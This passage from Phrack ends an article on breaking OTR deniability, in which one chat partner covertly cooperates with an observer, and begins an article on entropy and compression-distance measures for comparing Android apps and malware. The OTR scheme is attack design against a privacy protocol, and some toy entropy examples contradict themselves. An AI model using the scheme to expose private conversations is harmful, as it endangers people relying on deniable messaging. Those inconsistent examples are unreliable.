A again uses oblivious transfers to obtain the keys for her input values and the result is shared between both parties.



Now A and O are convinced that the key exchange with B succeeded. But they still need to convince B that everything is OK. In particular, OTR mandates that A should compute

```
M_A = MAC_m1'(g^ao, g^x, pub_A, keyid_A)
X_A = pub_A, keyid_A, sig_A(M_A)
```

and then send AES_c'(X_A), MAC_m2'(AES_c'(X_A)) over to B. Computing the AES part can be done by A, because A knows the key c'. But for computing the MAC, A and O again need to cooperate. First, A sends AES_c'(X_A) over to O. Then O prepares a circuit C4, which computes:

$$C4(o, a, AES_c'(X_A)) = MAC_m2'(AES_c'(X_A))$$

Using oblivious transfers, Alice obtains the keys for her inputs from O. After evaluating the circuit, A and O obtain MAC_m2'(AES_c'(X_A)).



That's it. A can now send all the required values to B.

```
- AES_c'(X_A), MAC_m2'(AES_c'(X_A)) -> B
```

B verifies all the stuff (just like A did but without the SFE) and the key exchange is done.

-----[4.4.2 - Message Exchange

Once they have exchanged their initial key material, Alice and Bob can exchange actual messages. Suppose, Alice wants to send a message to Bob; we'll restrict ourselves to that scenario. Receiving messages works similar.

Alice now does the following (from the OTR protocol spec [2]): Picks the most recent of her own Diffie-Hellman encryption keys that Bob has acknowledged receiving (by using it in a Data Message, or failing that, in the AKE). Let key_A be that key, and let keyid_A be its serial number.

If the above key is Alice's most recent key, she generates a new Diffie-Hellman key (next_dh), to get the serial number keyid_A+1.

To do this, Alice again needs to cooperate with the observing party. The steps are exactly the same as we have already seen in the initial key-exchange:

```
O <----- g^a -----> A
O ----- g^o -----> A
```

Alice now uses g^ao as next_dh. When she computed next_dh, Alice picks the most recent of Bob's Diffie-Hellman encryption keys that she has received from him (either in a Data Message or in the AKE). Let key_B be that key, and let keyid_B be its serial number.

Now Alice would actually need to use Diffie-Hellman to compute a fresh shared key with Bob, which she can use to derive the encryption and MAC key. But as she doesn't really know the private exponent (she knows g^ao, a and g^a, but not ao), she again needs to cooperate with O. So here we go:

O prepares a circuit C1:

$C1(o, a, \text{mask}) = (\text{ek}, \text{mk}) \text{ XOR mask}$

The circuit will compute both, ek and mk (the encryption and MAC keys), blinded with some value chosen by Alice. The result will be supplied only to the observing party. Alice will keep the value of mask . In a number of oblivious transfers, Alice receives the keys for her input values from O .

```

O ----- C1 -----> A\
O ----- <OT> -----> A \
O <----- <OT> ----- A  |
O ----- <OT> -----> A  | Compute (ek, mk) XOR mask using SFE.
                          | Only O receives the result.
                          |
                          |
O <----- eval(C1) ----- A /

```

Alice now picks a value ctr , so that $(\text{key_A}, \text{key_B}, \text{ctr})$ is unique. The ctr value is needed, because AES is going to be used in counter mode to encrypt Alice's payload. The next step for Alice is to encrypt her message. As she doesn't know the encryption key, O prepares a circuit $C2$ for her:

$C2(\text{ek}_o, \text{ek}_a, \text{ctr}, \text{msg}) = \text{AES-CTR}_{\text{ek}, \text{ctr}}(\text{msg})$

The inputs ek_o and ek_a denote O 's and A 's knowledge about ek , which is ek XOR mask in O 's case and mask in A 's case. The result of the circuit will only be provided to A (i.e. A just doesn't send it over to O). In a number of oblivious transfers, Alice receives the keys for her input values from O .

```

O ----- C2 -----> A\
O ----- <OT> -----> A \
O <----- <OT> ----- A  |
O ----- <OT> -----> A  | Encrypt msg using SFE. Only A
                          | receives the result.
                          |
                          |
O ----- eval(C2) ----- A /

```

Now Alice can compute:

$T_A = (\text{keyid_A}, \text{keyid_B}, \text{next_dh}, \text{ctr}, \text{AES-CTR}_{\text{ek}, \text{ctr}}(\text{msg}))$

T_A already contains Alice's message, but she still needs to MAC it. This is again done by A and O together. O prepares a circuit $C3$:

$C3(\text{mk}_o, \text{mk}_a, T_A) = \text{MAC}_{\text{mk}}(T_A)$

```

O ----- C3 -----> A\
O ----- <OT> -----> A \
O <----- <OT> ----- A  |
O ----- <OT> -----> A  | Compute MAC_mk(T_A). Both
                          | parties receive the value.
                          |
                          |
O <----- eval(C3) ----- A /
O ----- MAC_mk(T_A) -----> A /

```

Please be aware that Alice will keep T_A secret. Although T_A doesn't contain any plaintext, Alice does not want to disclose it to the observing party. If she did, then her own deniability would also be gone.

Also, the OTR protocol mandates that Alice should send her old MAC keys in plaintext to Bob, so that they can be considered public. If A and O wanted to, they could do that (by computing the old MAC key again and sharing the result). But as long as Bob doesn't check what Alice sent, she can just send garbage. Indeed, in its current version (libotr 3.2.0), the OTR implementation doesn't check the disclosed MAC keys. Consider the excerpt from `proto.c`, line 657:

--- snip ---

```
/* Just skip over the revealed MAC keys, which we don't need. They
 * were published for deniability of transcripts. */
bufp += reveallen; lenp -= reveallen;
--- snap ---
```

So Alice can safely send:

```
A -T_A,MAC_mk(T_A),oldmackeys=foobar-> B
```

-----[4.5 - What's Left

We have seen that in a scenario where at least one party cooperates with the attacker, deniability is non-trivial. Our construction can be extended and adopted and we conjecture that it quite generally applies to deniable messaging protocols.

Regarding performance: Yeah, we know that all the SFE voodoo can be quite expensive. Especially modular exponentiation in circuits is not really cheap. However, there are ways to optimize the basic scheme we have outlined here. If you're interested in that, you might wanna read [5] as an introduction. Also, refer to section 4.5.2, which outlines one particular optimization of our Diffie-Hellman-scheme. Regarding network latency: When looking at all the crypto protocols outlined in this article (especially at oblivious transfers), you will notice that often multiple messages need to be exchanged. If you need 3 messages for one oblivious transfer and you want to perform 128 oblivious transfers (for some 128-bit crypto key or so), then you end up with 384 messages being exchanged. In terms of network latency, that might be troublesome. However, there are two things that help us: first, we can perform oblivious transfers in parallel (i.e. still exchange three messages but every message now contains data for 128 oblivious transfers). We can also precompute many values and exchange them before they are really needed (random values for instance).

-----[4.5.1 - FAQ

Q: This is all bullshit! I could just share my private keys with the police, and that would also kill deniability!

Yep. And the police would then be able to impersonate you. One of our key points is that you don't need to trust the observing party, neither need they to trust you.

A: But the observing party won't be able to prove anything in court!

Well, yes and no. In a constitutional state you'd need to actually prove stuff in court. Unfortunately, such states are rare. But even if you live in such a state, then the observing party could be the judge.

Q: But all the conversations that I had before my peer cooperated with the observing party are deniable, right?

A: Yes, unless the observing party sniffed your traffic (if you used a decent anonymizer, this is unlikely).

Q: Wait, the observing party so far only learned that *somebody* has sent a message. But how do they know it was the person that I tell them it was?

Good question. This knowledge is generated during the initial key exchange of OTR. To be precise, the observing party and the backstabber both learn the identity of the conversation peer when he signs his key-exchange proposal with his DSA key. The observing party also sees that and as they track all subsequent key-exchanges, they can build a "chain of evidence".

Q: But doesn't [4] already kill the deniability of OTR?

A: Ha, even better question! At least it attacks the strong deniability of OTR. However, our scheme also attacks the weak deniability. Furthermore, the attacker in [4] has far more capabilities than in our model. In [4],

the attacker is able to arbitrarily read and modify network traffic. In our model, the attacker can rely on the cooperation with one of the two conversation partners.

Q: OK, I'm convinced. Is there any implementation?

A: You're welcome to build one ;) See section 4.5.2 for details.

-----[4.5.2 - How to Implement?

If you want to implement the scheme outlined above, first of all, you need some framework for secure function evaluation. There are a number of implementations out there, for instance Fairplay [6] or TASTY [5]. Once you got your SFE framework running, you need to implement all the functions that need to be computed jointly. The Diffie-Hellman stuff is probably most efficient when implemented using a homomorphic cryptosystem (such as RSA or ElGamal maybe). Now you may ask: how does a multiplicatively homomorphic scheme help us computing DH keys? Well. There's some nice optimization, which basically reduces the modular exponentiation to a modular multiplication:

Alice picks some random j and sends $g^{(ab+j)}$ over to the observing party. The observing party sends g^o .

```

                                A <---- g^b ----- B
O <----- g^(ab+j) ----- A
O ----- g^o -----> A

```

Note that Bob cannot compute g^{abo} , because Alice's value is "blinded" with j . Alice cannot do so neither; she doesn't know o . Bob however can compute $g^{(abo+j)o}$. Alice can compute g^{jo} and also g^{-jo} , because she knows j . If Alice would send g^{-jo} to O , then O could compute

$$g^{(abo+j)o} * g^{-jo} = g^{abo}$$

This is only one modular multiplication. So instead of doing a whole modular exponentiation, the circuit that Alice and the observing party jointly compute does roughly the following:

$C(o, a) = \text{derive_keys}(o*a)$

Where the function `derive_keys()` is the OTR key derivation function (hashing the common key in different ways to generate symmetric key material), O 's input value will look like $g^{(abo+j)o}$ and A 's input value will look like g^{-jo} .

All the symmetric operations (hashes and block ciphers) should probably be implemented as circuits, for instance using Fairplay. Both SFE schemes (circuits and homomorphic crypto) can be combined using the TASTY approach.

--[5 - References

- [1] <http://www-ee.stanford.edu/~hellman/publications/24.pdf>
- [2] <http://www.cypherpunks.ca/otr/Protocol-v2-3.0.0.html>
- [3] <http://eprint.iacr.org/2004/175.pdf>
- [4] http://www.jbonneau.com/OTR_analysis.pdf
- [5] <http://eprint.iacr.org/2010/365.pdf>
- [6] <http://www.pinkas.net/PAPERS/MNPS.pdf>
- [7] <http://tinyurl.com/84z7wpu>

--[6 - Greetingz

First of all I have to give a big shout to bruhns, who developed this stuff together with me! There's this one person, which I'd like to say thanks for everything (and that's quite a lot). Unfortunately, i cannot name this person here. 291646a6d004d800b1bc61ba945c9cb46422f8ac. Also a big thanks to Phrack staff for reading through all this and supplying me with real helpful feedback!

Greetingz go out to the following awesome people in no particular order:

ths, fabs, joern, nowin, trapflag, jenny, twice#11

--[EOF

==Phrack Inc.==

Volume 0x0e, Issue 0x44, Phile #0x0f of 0x13

```
=====
======[ Similarities for Fun & Profit ]=====
=====
======[ Pouik (Androguard Team) and G0rfi3ld ]=====
======[ d@t0t0.fr / g0rfi3ld@gmail.com ]=====
=====
```

- 1/ Introduction
 - 1.1 Complexity of a sequence
 - 1.2 Histograms and classical Shannon Entropy
 - 1.3 From the Classical Entropy towards Descriptive Entropy
 - 1.4 Normalized Compression Distance (NCD)
- 2/ Similarities
 - 2.1 Between two sets of elements
 - 2.2 In a set of elements
- 3/ Real World: Android
 - 3.1 Similarities between two applications
 - 3.2 Differences between two applications
 - 3.3 Looking for a signature in applications
- 4/ Conclusion
- 5/ References
- 6/ Code

--[1 - Introduction

How can we verify that two numerical objects are identical? It's easy, you just have to compare all characters, one by one. But how can we say that two numerical objects are "similar" but not identical?

Can we define a measure of "similarity", which will give ipso facto a measure of "dissimilarity"?

But what are these numerical files that we want to analyze or compare? It could be anything, from pictures to numerical data files. We will focus in this work on goodware and malware, (a goodware is not a malware :). So, if the numerical objects are software, can we define a measure of similarity and how? And why? We will see this.

Our problem can be simply defined as: How can we choose quickly, from a set M of known software files $\{m_1, \dots, m_n\}$, with $n \geq 1$, the subset of the files of M that are the "most similar" to a target A ? And how can we find quickly interesting differences without using a direct approach like graph isomorphism [21, 25] between two similar but different applications?

We will show you how we can use a filtering tactic to select the best (i.e. the "most similar" to a target A) files out of the malware set M . We propose the use of two different tactics, using the entropy as a first filtering tactic to filter the set M and the Normalized Compression Distance (NCD) for a second filtering tactic. We also propose a new entropy which is a simple generalization of the classical Shannon entropy. We call this entropy the "descriptive entropy", which to the authors knowledge, is presented here for the first time.

While the tools that we present here are truly generic, i.e. they can be used with any files, we will give some examples through the analysis and comparison of Android applications.

----[1.1 Complexity of a sequence

We want to compare DNA sequences [24], music files or pictures [20]. We need a notion of the "complexity" of a sequence, to be able to compare them, to sort them or to index them. But what is a complex sequence or how do we define a complex sequence? There are lots of situations where we need a tool to answer. To be more exact, we need a computable measure of the

complexity of a sequence, to index for example a set of files. The sequence can be the bytes of a picture, a DNA sequence, a source code or an executable file; in other words, whatever can be stored in a file. In this paper, we will say sequence, for any sequence of ASCII characters.

So, can we define the "complexity" of a sequence? Let us give a toy example, we consider the four sequences:

- S1 = "aaabbb"
- S2 = "ababab"
- S3 = "bbbbaa"
- S4 = "abbaab"

Intuition tells us that:

- S1 and S3 are more similar than S1 and S2 or S2 and S3.
- S1 is more "simple" than S2.
- S1, S2 and S3 are more "simple" than S4.

It is easy to see that S1 is the reverse of S3, so it could be interesting for any function Comp() defined as a measure of the complexity of a sequence to verify that Comp(S1) = Comp(S3).

----[1.2 Histograms and classical Shannon Entropy

Let S be a sequence of characters, with an "alphabet" of n different symbols (generally characters). Let pi be the computed probability of occurrence of each of the n character in S, we will call the histogram vector Hist = {p1, ..., pn} and then the classical Shannon entropy of the sequence S is defined by:

$$H(S) = - \sum_{i=1}^n p_i \log(p_i)$$

(where log(x) is the logarithmic function in base 10).

In our toy example, S1 = "aaabbb", S2 = "ababba" and S3 = "bbbbaa", the alphabet is {"a", "b"}. They have a same histogram vector entropy:

$$\text{Hist}(S1) = \text{Hist}(S2) = \text{Hist}(S3) = \{1/2, 1/2\}$$

which will give the same entropy:

$$H(S1) = H(S2) = H(S3) = 1.$$

If we use the classical Shannon entropy H(), the equation holds as H(S1) = H(S3). However we also have H(S1) = H(S2) which contradicts 'S1 is more simple than S2'. So the function is not suitable.

Let's see another problem with the classical Shannon entropy: if S is a sequence of characters with S...S a concatenation of S and H() the Shannon entropy, then we have H(S) = H(SS) = H(SSS) = H(S...S). This is not really good for our purposes!

We will see that we can do better with a generalization of the Shannon entropy which we will call "Descriptonal Entropy".

----[1.3 From the Classical Shannon Entropy towards the Descriptonal Entropy

A lot of ways to measure the complexity of a sequence have been proposed. For example, the Lempel-Ziv complexity [29,30] is defined as the number of different subsequences (patterns) in a sequence when we apply the LZ algorithm.

The sequence complexity, or the complexity index, of a sequence S = s1...sn

is defined as the number of different subsequences in S [31,32].

In all cases we obtain a number which is difficult to use, or we have to take the histogram vector. But to compare two histogram vectors of unequal size is not easy. We propose here a new approach.

Given a complexity measure based on the count of different subsequences, and if we have N different subsequences, we can compute the histogram vector $Hist(S) = \{P_1, \dots, P_N\}$ for this set, with $P_1 + \dots + P_N = 1$ of course. So now we can compute the entropy of this histogram vector; we propose to call this entropy the "Descriptonal Entropy" of a sequence:

$$Hd(Hist(S)) = - \sum_{i=1}^N P_i \log(P_i)$$

To simplify we will write $Hd(S)$ for $Hd(Hist(S))$. From now we will use the $\log_2(x)$ function, i.e. the log base 2 function.

Let us show it with the toy example, again, $S_1 = "aaabbb"$, $S_2 = "ababba"$, $S_3 = "bbbbaa"$ and $S_4 = "abbaab"$. If we choose to count all different subsequences we will have (to simplify we neglect the "empty" sequence which is used sometimes):

(1) For $S_1 = "aaabbb"$: the subsequence set is (in alphabetical order)

{a, aa, aaa, aaab, aaabb, aaabbb, aab, aabb, aabbb, ab, abb, abbb, b, bb, bbb}

and the histogram vector:

$Hist(S_1) = \{1/7, 2/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/7, 2/21, 1/21\}$.

If we sort it we have:

{1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 1/21, 2/21, 2/21, 1/7, 1/7}

and so the descriptonal entropy will be (remember: we use the base 2 logarithmic function $\log_2(x)$):

$Hd(S_1) = - (1/21 \log_2(1/21) \times 11 + 2/21 \log_2(2/21) \times 2 + 1/7 \log_2(1/7) \times 2)$

$Hd(S_1) = 11/21 \log_2(21) + 4/21 \log_2(21/2) + 2/7 \log_2(7)$

$Hd(S_1) = 11/21 \log_2(21) + 4/21 \log_2(21) - 4/21 \log_2(2) + 2/7 \log_2(7)$

$Hd(S_1) = 5/7 \log_2(21) - 4/21 \log_2(2) + 2/7 \log_2(7)$

which gives:

$Hd(S_1) = 3.74899$

(2) For $S_2 = "ababab"$: the subsequence set is (in alphabetical order):

{a, ab, aba, abab, ababa, ababab, b, ba, bab, baba, babab}

and the histogram vector:

$Hist(S_2) = \{1/7, 1/7, 2/21, 2/21, 1/21, 1/21, 1/7, 2/21, 2/21, 1/21, 1/21\}$

If we sort it we have:

{1/21, 1/21, 1/21, 1/21, 2/21, 2/21, 2/21, 2/21, 1/7, 1/7, 1/7}

and the descriptonal entropy will be:

$Hd(S_2) = 3 \log_2(7) / 7 + 8 \log_2(21/2) / 21 + 4 \log_2(21) / 21$

which gives:

$Hd(S_2) = 3.3321$

(3) For $S_3 = "bbbbaa"$: the subsequence set is (in alphabetical order)

{a, aa, aaa, aaab, aaabb, aaabbb, aab, aabb, aabbb, ab, abb, abbb, b, bb, bbb}

and the histogram vector:

Hist(S3)={1/7,2/21,1/21,1/7,1/21,1/21,1/21,2/21,1/21,1/21,1/21,
1/21,1/21,1/21,1/21}

If components are sorted we have:

{1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,2/21,2/21,
1/7,1/7}

and the descriptional entropy will be:

$Hd(S3) = 2 \log_2(7)/7 + 4 \log_2(21/2)/21 + 11 \log_2(21)/21$

which gives:

$Hd(S3) = 3.74899$

(4) For $S4 = "abbaab"$: the subsequence set is (in alphabetical order)

{a, aa, aab, ab, abb, abba, abbaa, abbaab, b, ba, baa, baab, bb, bba, bbaa, bbaab}

and the histogram vector:

Hist(S4) = {1/7,1/21,1/21,2/21,1/21,1/21,1/21,1/21,1/7,1/21,
1/21,1/21,1/21,1/21,1/21,1/21}

If components are sorted we have:

{1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,1/21,
2/21,1/7,1/7}

and the descriptional entropy will be:

$Hd(S4) = 2 \log_2(7) / 7 + 2 \log_2(21/2) / 21 + 13 \log_2(21) / 21$

which gives:

$Hd(S4) = 3.84423$

So, we have:

$Hd(S2) = 3.3321 < Hd(S1) = Hd(S3) = 3.74899 < Hd(S4) = 3.84423.$

The result $Hd(S1) = Hd(S3) = 3.74899$ is expected. However, the result $Hd(S2) = 3.3321 < Hd(S1)$ is a little bit surprising, but the whole set of inequalities is correct. $S4$ is more "complex" than $S1$, $S2$ and $S3$.

Let us give another simple example, if we choose $S5 = "bbbbbaaaaa"$ and $S6 = S5S5 = "bbbbbaaaaaabbbbbbaaaaa"$. We will have:

$Hd(S5) = 4.82265$ and $Hd(S6) = 6.68825,$

and it is not so difficult to prove that:

for any sequence S :

$Hd(S) < Hd(SS) < Hd(SSS) < Hd(S.....S).$

This sounds good :)

However there is a drawback since for a very long sequence S the (practical) computational complexity of the computation of $Hd(S)$ is not cheap. Well, it's true, of course. We could probably find a fast(er) algorithm, based for example on some variation of the Aho-Corasick, Boyer-Moore or Knuth-Morris-Pratt algorithms. We can also say that we only consider subsequences of length bounded by a suitable integer k .

----[1.4 Normalized Compression Distance (NCD)

The Kolmogorov complexity is a very interesting concept and it has a lot of applications [18,23]. We present here this concept to explain the power of Normalized Compression Distance (NCD).

Let us cite Wikipedia [26]: "In algorithmic information theory (a subfield of computer science), the Kolmogorov complexity of an object, such as a piece of text, is a measure of the computational resources needed to

specify the object. It is named after Soviet Russian mathematician Andrey Kolmogorov. Kolmogorov complexity is also known as descriptive complexity, Kolmogorov Chaitin complexity, algorithmic entropy, or program-size complexity."

Well, it is a very good abstract. Unfortunately, The Kolmogorov complexity $K(S)$ of a sequence S is not computable, so we can just approximate it. The use of any compression algorithm gives a trivial and evident upper bound of $K(S)$. Read the book [22] for a deep and modern presentation and for applications. (Yes there are applications).

We switch now to the NCD, which is always computable.

To be able to use the Kolmogorov complexity we need to extend the informational distance to have a normalized value which indicates the similarities or dissimilarities between two elements/strings. Let us recall what a distance is.

Wikipedia says: "...a distance function on a given set M is a function $d: M \times M \rightarrow \mathbb{R}$, the set of real numbers, that satisfies the following conditions:

- a) $d(x,y) \geq 0$, and $d(x,y) = 0$ if and only if $x = y$. (Distance is positive between two different points, and is zero precisely from a point to itself.)
- b) It is symmetric: $d(x,y) = d(y,x)$. (The distance between x and y is the same in either direction.)
- c) It satisfies the triangle inequality: $d(x,z) \leq d(x,y) + d(y,z)$. (The distance between two points is the shortest distance along any path).

Such a distance function is known as a metric."

Suppose we have two sequences x and y . We consider the concatenated sequence xy , and a compressor algorithm Comp with $L(\text{Comp}(S))$ the length of the compressed string, i.e. the number of bytes of the compressed string.

The main idea of the NCD [17,33] is that $L(\text{Comp}(xy))$ will be almost equal to $L(\text{Comp}(x))$ if $x = y$. And $L(\text{Comp}(xy))$ will be close to $L(\text{Comp}(x))$ if x and y are similar without being equal.

Let us give now the definition of $\text{dNCD}(x,y)$:

$$\text{dNCD}(x, y) = \frac{(L(\text{Comp}(x|y)) - \min\{L(\text{Comp}(x)), L(\text{Comp}(y))\})}{\max\{L(\text{Comp}(x)), L(\text{Comp}(y))\}}$$

This formula returns a value from 0.0 (maximally similar) to 1.0 (maximally dissimilar). 1.0? Oh yes if the compressor works correctly, but practically we can manage this.

--[2 - Similarities

In the next two sections, we will present two algorithms which can be used with any set of elements. Elsim (included in the code archive at the end of this paper) is our implementation of those algorithms. It is open source software (LGPL), and with it you can compute similarities between any "described" elements :)

----[2.1 Between 2 sets of elements

In this part we will describe how we can create a generic algorithm to search the similarities between 2 sets of elements. This algorithm can be used to compare all kind of elements if you are able to find a correct way to represent your data.

For the comparison of our data, we will use the NCD, thus indirectly the Kolmogorov complexity. One of the major drawbacks [16] of the compression

is the "time" required :) The tool can be powerful, but if you use a compression algorithm like LZMA, you are limited to "hello world" problems due to the speed of the compression. You need to choose carefully your (lossless) compressor.

A compressor C is "normal" if the following properties (inequalities) are satisfied [17]:

- 1) Idempotency: $C(xx) = C(x)$, and $C(E) = 0$,
where E is the empty string.
- 2) Monotonicity: $C(xy) \geq C(x)$.
- 3) Symmetry: $C(xy) = C(yx)$.
- 4) Distributivity: $C(xy) + C(z) \leq C(xz) + C(yz)$.

The important theorem from [18] reveals the power of the dNCD distance:

"if the compressor C is normal, then the dNCD is a normalized admissible distance satisfying the metric inequalities that is, a similarity metric."

With this theorem, we can use the NCD as a simple tool to measure the similarity between elements.

We have performed tests on different compressors to test them in respect to both the previous properties and their speed. If the algorithm is too slow it will be really useless for practical purposes. We chose to compress random signatures (see 3.1) because it's close to our application domain (see 3).

```
#####
Property | Number of success | size of final compression | speed (seconds)
#####
d@t0t0:~/elsim$ ./tests/test_similarity.py
* LZMA
Idempotency      0/9      1167      1.82118797
Monotonicity     72/72    13258     9.40736294
Symetry          72/72    17380     9.32561111
Distributivity   504/504  214466    133.67427087

* BZ2
Idempotency      0/9      1947      0.00075889
Monotonicity     72/72    18248     0.00626206
Symetry          72/72    221744    0.00735211
Distributivity   504/504  279944    0.09816098

* ZLIB
Idempotency      0/9      1073      0.00033116
Monotonicity     72/72    11850     0.00224590
Symetry          72/72    15348     0.00276113
Distributivity   504/504  190386    0.03468490

* XZ
Idempotency      0/9      1900      0.55278206
Monotonicity     72/72    17544     4.41346812
Symetry          72/72    21008     4.35566306
Distributivity   504/504  269864    61.70975709

* VCBLOCKSORT
Idempotency      0/9      8129      0.00140786
Monotonicity     72/72    86960     0.01695490
Symetry          10/72    115168    0.02190304
Distributivity   504/504  1414896   0.21149492

* SNAPPY
Idempotency      0/9      1153      0.00009203
Monotonicity     72/72    12952     0.00057387
Symetry          72/72    17184     0.00059295
Distributivity   504/504  210952    0.01117182
#####
```

Snappy [19] is really fast and respects, as do the others, the four

conditions. It is interesting to see that the first property will never be satisfied by the NCD. This happens because in practice it is impossible to obtain those conditions even if we have close results (which is why the algorithm works :).

It is possible to execute the similarity library in Elsim to use independently the Kolmogorov complexity and the NCD:

```
#####
In [1]: from elsim.similarity import similarity
In [2]: s =
similarity.SIMILARITY("./elsim/similarity/libsimilarity/libsimilarity.so")

// change the type of compressor (bzip2)
In [3]: s.set_compress_type( similarity.BZ2_COMPRESS )
// Get the kolmogorov complexity (by using the compressor, so this function
// returns the length of the compression
In [4]: s.kolmogorov("W00T W00T PHRACK")
Out[4]: (52L, 0)

// Get the similarity distance between two strings
In [5]: s.ncd("W00T W00T PHRACK", "W00T W00T PHRACK")
Out[5]: (0.057692307978868484, 0)
In [6]: s.ncd("W00T W00T PHRACK", "W00T W00T PHRACK STAFF")
Out[6]: (0.17543859779834747, 0)
In [7]: s.ncd("W00T W00T PHRACK", "HELLO WORLD")
Out[7]: (0.23076923191547394, 0)
// As you can see :
//   - the elements of the first comparison are closer
//     than the elements of the second comparison
//   - the elements of the second comparison are closer
//     than the elements of the third comparison
//   - the result of the first comparison is not 0, that is why
//     we don't respect the first property but practically it works
//     because we are not far from 0

// change the type of compressor (Snappy)
In [8]: s.set_compress_type( similarity.SNAPPY_COMPRESS )
In [9]: s.ncd("W00T W00T PHRACK", "W00T W00T PHRACK")
Out[9]: (0.6666666865348816, 0)
In [10]: s.ncd("W00T W00T PHRACK", "W00T W00T PHRACK STAFF")
Out[10]: (0.6818181872367859, 0)
In [11]: s.ncd("W00T W00T PHRACK", "HELLO WORLD")
Out[11]: (0.7777777910232544, 0)

// As you can see, Snappy is very bad with such kind of strings, even if
// the algorithm respects the dissimilarities between the comparison.

// If we test this compressor with longer strings, and strings of
// signatures (3.1), we have better results:
In [12]: s.ncd("B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]"\
    "B[GP1]",
    "B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]B[GP1]")
Out[12]: (0.0784313753247261, 0)

In [13]: s.ncd("B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]"\
    "B[GP1]",
    "B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]")
Out[13]: (0.11764705926179886, 0)

In [14]: s.ncd("B[I]B[RF1]B[F0S]B[IF1]B[]B[]B[S]B[SS]B[RF0]B[]B[SP0I]"\
    "B[GP1]",
    "B[G]B[SGIGF0]B[RP1G]B[SP1I]B[SG]B[SSGP0]B[F1]B[POSSGR]B[F1]"\
    "B[SSSI]B[RF1P0R]B[GSP0RP0P0]B[GI]B[P1]B[I]B[GP1S]")
Out[14]: (0.9270833134651184, 0)

#####

Snappy maybe the fastest algorithm but its rate compression is the worst.
However, it is not of particular importance. Why? Because it is not a
```

problem if the properties are respected. Moreover if you want an end value which respects more the idea of similarities, you can still switch to some other compressor, such as ZLIB, LZMA or BZ2.

The first thing to do is to describe our "basic" element which will be used for a comparison. An element is composed of:

- a string
- a hash

Oh wait, that's all? Yes, we need to compare strings and not other things. But the strings themselves will highly depend of your similarity problem. For example, if your problem is to compare two binaries, it's a bad idea to compare the listings corresponding to a specific function. You need to find the best way to transform your data into suitable strings, and it's probably the most difficult part. Of course it is not our job in this article:) It is not easy to transform your data to a string and it will be specific to each problem. For example, if your data is a chemical molecule you need probably to use SMILES to convert the structure to an ASCII string [34].

Remember that you can't compare elements that easily, you really need a transformation because the Kolmogorov complexity is not magical. Using it requires the normalization of your data. Finally, the hash is only used to quickly remove the identical elements.

The algorithm is the following one:

- input: A:set(), B:set()
where A and B are sets of elements
- output: I:set(), S:set(), N:set(), D:set(), Sk:set()
where I: identical elements, S: similar elements, N: new elements,
D: deleted elements, Sk: skipped elements
- Sk: Skipped elements by using a "filtering" function (helpful if we wish to skip some elements from a set (small size, known element from a library, etc.))
- Identify internal identical elements in each set
- I: Identify "identical" elements by the intersection of A and B
- Get all others elements by removing identical elements
- Perform the "NCD" between each element of A and B
- S: "Sort" all similarities elements by using a threshold
- N,D: Get all new/deleted elements if they are not present in one of the previous sets

The following diagram describes this algorithm:



